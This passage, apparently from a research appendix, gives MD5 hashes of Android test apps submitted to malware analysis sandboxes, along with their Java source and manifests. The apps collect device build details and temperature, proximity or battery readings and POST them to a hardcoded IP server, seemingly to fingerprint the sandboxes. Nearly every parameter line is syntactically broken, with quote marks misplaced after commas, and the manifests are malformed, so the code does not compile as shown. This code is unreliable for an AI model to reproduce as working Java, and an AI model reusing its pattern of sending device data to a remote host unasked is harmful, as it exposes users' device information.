        paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
        paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
        paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
        paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
        paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
        paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }
```

```
private void setEventData(SensorEvent event) {
    eventAccuracy = event.accuracy;
    eventSensorType = event.sensor.getType();
    eventTimeStamp = event.timestamp;
    temperatureDegreesCelsius = event.values[0];

    paramsEvent.add(new BasicNameValuePair("Event Update Count," String.valueOf(numSensorEvents)));
    paramsEvent.add(new BasicNameValuePair("Accuracy," String.valueOf(eventAccuracy)));
    paramsEvent.add(new BasicNameValuePair("Sensor Type," String.valueOf(eventSensorType)));
    paramsEvent.add(new BasicNameValuePair("Event Time Stamp," String.valueOf(eventTimeStamp)));
    paramsEvent.add(new BasicNameValuePair(
            "Value 0 Temperature in Degrees Celsius," String.valueOf(temperatureDegreesCelsius)));

}

private void setSensorData() {
    sensorMaxRange = mTemperatureSensor.getMaximumRange();
    sensorPower = mTemperatureSensor.getPower();
    sensorResolution = mTemperatureSensor.getResolution();
    sensorVendor = mTemperatureSensor.getVendor();
    sensorVersion = mTemperatureSensor.getVersion();

    paramsSensor.add(new BasicNameValuePair("Max Range," String.valueOf(sensorMaxRange)));
    paramsSensor.add(new BasicNameValuePair("Power," String.valueOf(sensorPower)));
    paramsSensor.add(new BasicNameValuePair("Resolution," String.valueOf(sensorResolution)));
    paramsSensor.add(new BasicNameValuePair("Vendor," String.valueOf(sensorVendor)));
    paramsSensor.add(new BasicNameValuePair("Version," String.valueOf(sensorVersion)));
}

private void showDeviceData() {
    // Display and store (for sending via HTTP POST query) device information
    txtResults.append("Device: " + Build.DEVICE + "\n");
    txtResults.append("Brand: " + Build.BRAND + "\n");
    txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
    txtResults.append("Model: " + Build.MODEL + "\n");
    txtResults.append("Product: " + Build.PRODUCT + "\n");
    txtResults.append("Board: " + Build.BOARD + "\n");
```

```
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void showEventData() {
        StringBuilder results = new StringBuilder();

        results.append("Event Update Count: " + String.valueOf(numSensorEvents) + "\n");
        results.append("Temperature Sensor Accuracy: " + String.valueOf(eventAccuracy) + "\n");
        results.append("Temperature Sensor Type: " + String.valueOf(eventSensorType) + "\n");
        results.append("Temperature Event Time Stamp: " + String.valueOf(eventTimeStamp) + "\n");
        results.append("Temperature Event Value 0 (Degrees Celsius): "
                + String.valueOf(temperatureDegreesCelsius) + "\n");


        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void showSensorData() {
        StringBuilder results = new StringBuilder();

        results.append("Max Range: " + String.valueOf(sensorMaxRange) + "\n");
        results.append("Power: " + String.valueOf(sensorPower) + "\n");
        results.append("Resolution: " + String.valueOf(sensorResolution) + "\n");
        results.append("Vendor: " + String.valueOf(sensorVendor) + "\n");
        results.append("Version: " + String.valueOf(sensorVersion) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }
```

```
    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendEventData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
```

```
            // Send HTTP POST request to server which will include POST parameters with event info
            new SendHttpRequestTask().execute(SERVER_URL, "EVENT");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendSensorData() {
        ConnectivityManager                 connectMgr                 =                 (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Sensor info
            new SendHttpRequestTask().execute(SERVER_URL, "SENSOR");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }



 @Override
    public void onAccuracyChanged(Sensor sensor, int accuracy) {
        // TODO Auto-generated method stub

    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.temperature" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."TemperatureMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

H. PROXIMITY

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	40ef22428ff85ff40b4c69f35c09ad4d
Andrubis	ee2fe4f24ddb126b1d3a1d37193574d1
ApkScan	fde98223d9f16bdeddd4b4bd5d16aa4f
CopperDroid	f0a15abad40ccd4af1983d66389da62d
Mobile-Sandbox	dfcd358f750bd608b834cc5639701c75
SandDroid	02b41a1ba8a23a0ed5a81f07310b2198
TraceDroid	308e60be2e47077bb51970dcce711c3b
VisualThreat	4b254010d8d2fc77e007a00146e671ce

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.proximity;

import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.view.Menu;
import android.view.MenuItem;

import android.content.Context;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
```

```
import android.hardware.SensorManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.util.Log;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;

public class ProximityMainActivity extends ActionBarActivity implements SensorEventListener {

    private final String DEBUG_TAG = "DEBUG_PROXIMITY";
    private final String SERVER_URL = "http://54.86.68.241/proximity/test.php";

    private String errorMsg;

    private TextView txtResults;

    private SensorManager sensorManager;
    private Sensor mProximitySensor;

    // Various sensor attributes common to all sensors
    private float sensorMaxRange = 0;
    private float sensorPower = 0;
    private float sensorResolution = 0;
```

```
private String sensorVendor;
private int sensorVersion = 0;

// Various values associated with a sensor change event
private float eventAccuracy;
private int eventSensorType;
private long eventTimeStamp;
private int numSensorEvents = 0;

// Values returned upon sensor change event, whereby the value is distance given in centimeters
private float distance;


private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsEvent = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsSensor = new ArrayList<NameValuePair>();


@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_proximity_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    // Setup Sensor Manager and Provider
    sensorManager = (SensorManager) getSystemService(SENSOR_SERVICE);
    mProximitySensor = sensorManager.getDefaultSensor(Sensor.TYPE_PROXIMITY);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    if (mProximitySensor == null) {
        setErrorMsg("No Proximity Sensor Detected");
        showErrorMsg();
        sendErrorMsg();
```

```
    } else {
        setSensorData();
        showSensorData();
        sendSensorData();
    }
}

/* Request sensor updates at startup */
@Override
protected void onResume() {
    super.onResume();
    if (mProximitySensor != null) {
        sensorManager.registerListener(this, mProximitySensor, SensorManager.SENSOR_DELAY_NORMAL);
    }
}

/* Remove the sensor updates when Activity is paused */
@Override
protected void onPause() {
    super.onPause();
    sensorManager.unregisterListener(this);
}

@Override
public void onSensorChanged(SensorEvent event) {
    if (mProximitySensor != null) {
        if ((event.sensor.getType() == mProximitySensor.getType()) && numSensorEvents < 10) {

            numSensorEvents++;
            setEventData(event);
            showEventData();
            sendEventData();
        }
    }
}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
```

```
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_proximity_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();
    if (id == R.id.action_settings) {
        return true;
    }
    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {

    URL url = new URL(myURL);
```

```
// Setup Connection
HttpURLConnection conn = (HttpURLConnection) url.openConnection();
conn.setReadTimeout(10000); /* in milliseconds */
conn.setConnectTimeout(15000); /* in milliseconds */
conn.setRequestMethod("POST");
conn.setDoOutput(true);

// Setup POST query params and write to stream
OutputStream ostream = conn.getOutputStream();
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

if (postParameters.equals("DEVICE")) {
    writer.write(buildPostRequest(paramsDevice));
} else if (postParameters.equals("EVENT")) {
    writer.write(buildPostRequest(paramsEvent));
    paramsEvent = new ArrayList<NameValuePair>();
} else if (postParameters.equals("ERROR_MSG")) {
    writer.write(buildPostRequest(paramsErrorMsg));
    paramsErrorMsg = new ArrayList<NameValuePair>();
} else if (postParameters.equals("SENSOR")) {
    writer.write(buildPostRequest(paramsSensor));
    paramsSensor = new ArrayList<NameValuePair>();
}

writer.flush();
writer.close();
ostream.close();

// Connect and Log response
conn.connect();
int response = conn.getResponseCode();
Log.d(DEBUG_TAG, "The response is: " + response);

conn.disconnect();

return String.valueOf(response);
```

```
}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {

    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or Sensor parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
    paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
    paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
    paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
    paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
    paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
    paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
}

private void setErrorMsg(String error) {
    errorMsg = error;
    paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
}

private void setEventData(SensorEvent event) {
    eventAccuracy = event.accuracy;
    eventSensorType = event.sensor.getType();
```

```
        eventTimeStamp = event.timestamp;
        distance = event.values[0];

        paramsEvent.add(new BasicNameValuePair("Event Update Count," String.valueOf(numSensorEvents)));
        paramsEvent.add(new BasicNameValuePair("Accuracy," String.valueOf(eventAccuracy)));
        paramsEvent.add(new BasicNameValuePair("Sensor Type," String.valueOf(eventSensorType)));
        paramsEvent.add(new BasicNameValuePair("Event Time Stamp," String.valueOf(eventTimeStamp)));
        paramsEvent.add(new BasicNameValuePair("Value 0 Distance in centimeters,"
String.valueOf(distance)));

    }

    private void setSensorData() {
        sensorMaxRange = mProximitySensor.getMaximumRange();
        sensorPower = mProximitySensor.getPower();
        sensorResolution = mProximitySensor.getResolution();
        sensorVendor = mProximitySensor.getVendor();
        sensorVersion = mProximitySensor.getVersion();

        paramsSensor.add(new BasicNameValuePair("Max Range," String.valueOf(sensorMaxRange)));
        paramsSensor.add(new BasicNameValuePair("Power," String.valueOf(sensorPower)));
        paramsSensor.add(new BasicNameValuePair("Resolution," String.valueOf(sensorResolution)));
        paramsSensor.add(new BasicNameValuePair("Vendor," String.valueOf(sensorVendor)));
        paramsSensor.add(new BasicNameValuePair("Version," String.valueOf(sensorVersion)));
    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");
    }
```

```
    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void showEventData() {
        StringBuilder results = new StringBuilder();

        results.append("Event Update Count: " + String.valueOf(numSensorEvents) + "\n");
        results.append("Proximity Sensor Accuracy: " + String.valueOf(eventAccuracy) + "\n");
        results.append("Proximity Sensor Type: " + String.valueOf(eventSensorType) + "\n");
        results.append("Proximity Event Time Stamp: " + String.valueOf(eventTimeStamp) + "\n");
        results.append("Proximity Event Value 0 (centimeters): " + String.valueOf(distance) + "\n");


        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void showSensorData() {
        StringBuilder results = new StringBuilder();

        results.append("Max Range: " + String.valueOf(sensorMaxRange) + "\n");
        results.append("Power: " + String.valueOf(sensorPower) + "\n");
        results.append("Resolution: " + String.valueOf(sensorResolution) + "\n");
        results.append("Vendor: " + String.valueOf(sensorVendor) + "\n");
        results.append("Version: " + String.valueOf(sensorVersion) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();
```

```
        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendEventData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with event info
            new SendHttpRequestTask().execute(SERVER_URL, "EVENT");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
```

```
    }

    private void sendSensorData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Sensor info
            new SendHttpRequestTask().execute(SERVER_URL, "SENSOR");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    @Override
    public void onAccuracyChanged(Sensor sensor, int accuracy) {
        // TODO Auto-generated method stub
    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.proximity" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
```

```
        android:theme="@style/AppTheme" >
        <activity
            android:name=."ProximityMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

I. BATTERY

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	ff55bbd9d77a17f6269b5339a652bcd4
Andrubis	7185d3a525150d5abbc85dc15488a174
ApkScan	c0cd683636af898a9a10a551a28a76fe
CopperDroid	b24e3273b2f63966f54fa4d31921e650
Mobile-Sandbox	6cbbc81b2d21ff71d3dfca7d60fef7c8
SandDroid	bab5ebf991b6f6e21181a206b2999502
TraceDroid	d7da77cb99a53abd10cae4c757a9e6bd
VisualThreat	6a64715e4f50cd73ec857991174f6c16

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.battery;

import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.BatteryManager;
import android.os.Build;
import android.os.Bundle;
```

```
import android.support.v7.app.ActionBarActivity;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class BatteryMainActivity extends ActionBarActivity {

    private final String DEBUG_TAG = "DEBUG_BATTERY";
    private final String SERVER_URL = "http://54.86.68.241/battery/test.php";

    private String errorMsg;

    // Battery intent, manager, and various battery attributes which can be queried
    private Intent mBattery;
    private boolean batteryPresent;
    private String batteryTechnology;
    private int batteryHealth;
    private int batteryIconSmall;
    private int batteryLevel;
    private int batteryPlugged;
    private int batteryScale;
    private int batteryStatus;
```

```
private int batteryTemperature;
private int batteryVoltage;

private TextView txtResults;

// Lists used for storing POST data to be sent via HTTP
private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsBattery = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_battery_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();


}

/* Request battery updates at startup */
@Override
protected void onResume() {
    super.onResume();

    // Intent.ACTION_BATTERY_CHANGED  is a sticky broadcast containing the charging state,
    // level, and other information about the battery.
    mBattery = this.getApplicationContext().registerReceiver(null,
            new IntentFilter(Intent.ACTION_BATTERY_CHANGED));

    if (mBattery == null) {
        setErrorMsg("No Battery Detected");
        showErrorMsg();
        sendErrorMsg();
```

```
    } else {
        for (int i = 0; i < 5; i++) {
            setBatteryData();
            showBatteryData();
            sendBatteryData();

            // Sleep for 5 seconds before continuing next iteration
            try {
                Thread.sleep(10000);
            } catch (InterruptedException e) {
                Log.d(DEBUG_TAG,"Unable to sleep");
            }
        }
    }
}

/* Remove any sensitive or power consuming resources when Activity is paused */
@Override
protected void onPause() {
    super.onPause();
}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_battery_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();

    //noinspection SimplifiableIfStatement
    if (id == R.id.action_settings) {
```

```
            return true;
        }

        return super.onOptionsItemSelected(item);
    }

    private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
        StringBuilder result = new StringBuilder();
        boolean first = true;

        for (NameValuePair pair : params) {
            if (first)
                first = false;
            else
                result.append("&");

            result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
            result.append("=");
            result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
        }

        return result.toString();
    }

    private String sendHttpRequest(String myURL, String postParameters) throws IOException {
        URL url = new URL(myURL);

        // Setup Connection
        HttpURLConnection conn = (HttpURLConnection) url.openConnection();
        conn.setReadTimeout(10000); /* in milliseconds */
        conn.setConnectTimeout(15000); /* in milliseconds */
        conn.setRequestMethod("POST");
        conn.setDoOutput(true);

        // Setup POST query params and write to stream
        OutputStream ostream = conn.getOutputStream();
        BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));
```

```
    if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
    } else if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
        paramsErrorMsg = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("BATTERY")) {
        writer.write(buildPostRequest(paramsBattery));
        paramsBattery = new ArrayList<NameValuePair>();
    }

    writer.flush();
    writer.close();
    ostream.close();

    // Connect and Log response
    conn.connect();
    int response = conn.getResponseCode();
    Log.d(DEBUG_TAG, "The response is: " + response);

    conn.disconnect();

    return String.valueOf(response);

}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or Battery parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
```

```
            }
        }
    }

    private void setDeviceData() {
        paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
        paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
        paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
        paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
        paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
        paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
        paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
```

```
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void sendErrorMsg() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void showBatteryData() {
        StringBuilder results = new StringBuilder();

        results.append("Battery Present: " + String.valueOf(batteryPresent) + "\n");
        results.append("Battery Status: " + String.valueOf(batteryStatus) + "\n");
        results.append("Battery Health: " + String.valueOf(batteryHealth) + "\n");
        results.append("Battery Icon Small: " + String.valueOf(batteryIconSmall) + "\n");
        results.append("Battery Level: " + String.valueOf(batteryLevel) + "\n");
```

```
        results.append("Battery Plugged In: " + String.valueOf(batteryPlugged) + "\n");
        results.append("Battery Scale: " + String.valueOf(batteryScale) + "\n");
        results.append("Battery Technology: " + String.valueOf(batteryTechnology) + "\n");
        results.append("Battery Temperature: " + String.valueOf(batteryTemperature) + "\n");
        results.append("Battery Voltage: " + String.valueOf(batteryVoltage) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");

    }

    private void setBatteryData() {
        // Boolean indicating whether a battery is present.
        batteryPresent = mBattery.getBooleanExtra(BatteryManager.EXTRA_PRESENT, false);

        // Integer containing the current status constant.
        batteryStatus = mBattery.getIntExtra(BatteryManager.EXTRA_STATUS, -1);

        // Integer containing the current health constant
        batteryHealth = mBattery.getIntExtra(BatteryManager.EXTRA_HEALTH, -1);

        // Integer containing the resource ID of a small status bar icon indicating the current
        // battery state.
        batteryIconSmall = mBattery.getIntExtra(BatteryManager.EXTRA_ICON_SMALL, -1);

        // Integer field containing the current battery level, from 0 to BatteryManager.EXTRA_SCALE
        // which is the max value.
        batteryLevel = mBattery.getIntExtra(BatteryManager.EXTRA_LEVEL, -1);

        // Integer indicating whether the device is plugged in to a power source; 0 means it is on
        // battery, other constants are different types of power sources.
        batteryPlugged = mBattery.getIntExtra(BatteryManager.EXTRA_PLUGGED, -1);

        // Integer containing the maximum battery level.
        batteryScale = mBattery.getIntExtra(BatteryManager.EXTRA_SCALE, -1);

        // String describing the technology of the current battery.
        batteryTechnology = mBattery.getStringExtra(BatteryManager.EXTRA_TECHNOLOGY);
```

```
        // Integer containing the current battery temperature.
        batteryTemperature = mBattery.getIntExtra(BatteryManager.EXTRA_TEMPERATURE, -1);

        // Integer containing the current battery voltage level.
        batteryVoltage = mBattery.getIntExtra(BatteryManager.EXTRA_VOLTAGE, -1);

        paramsBattery.add(new BasicNameValuePair("Battery Present," String.valueOf(batteryPresent)));
        paramsBattery.add(new BasicNameValuePair("Battery Status," String.valueOf(batteryStatus)));
        paramsBattery.add(new BasicNameValuePair("Battery Health," String.valueOf(batteryHealth)));
        paramsBattery.add(new BasicNameValuePair("Battery Icon Small," String.valueOf(batteryIconSmall)));
        paramsBattery.add(new BasicNameValuePair("Battery Level," String.valueOf(batteryLevel)));
        paramsBattery.add(new BasicNameValuePair("Battery Plugged In," String.valueOf(batteryPlugged)));
        paramsBattery.add(new BasicNameValuePair("Battery Scale," String.valueOf(batteryScale)));
        paramsBattery.add(new BasicNameValuePair("Battery Technology," batteryTechnology));
        paramsBattery.add(new BasicNameValuePair("Battery Temp," String.valueOf(batteryTemperature)));
        paramsBattery.add(new BasicNameValuePair("Battery Voltage," String.valueOf(batteryVoltage)));
    }

    private void sendBatteryData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();
        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
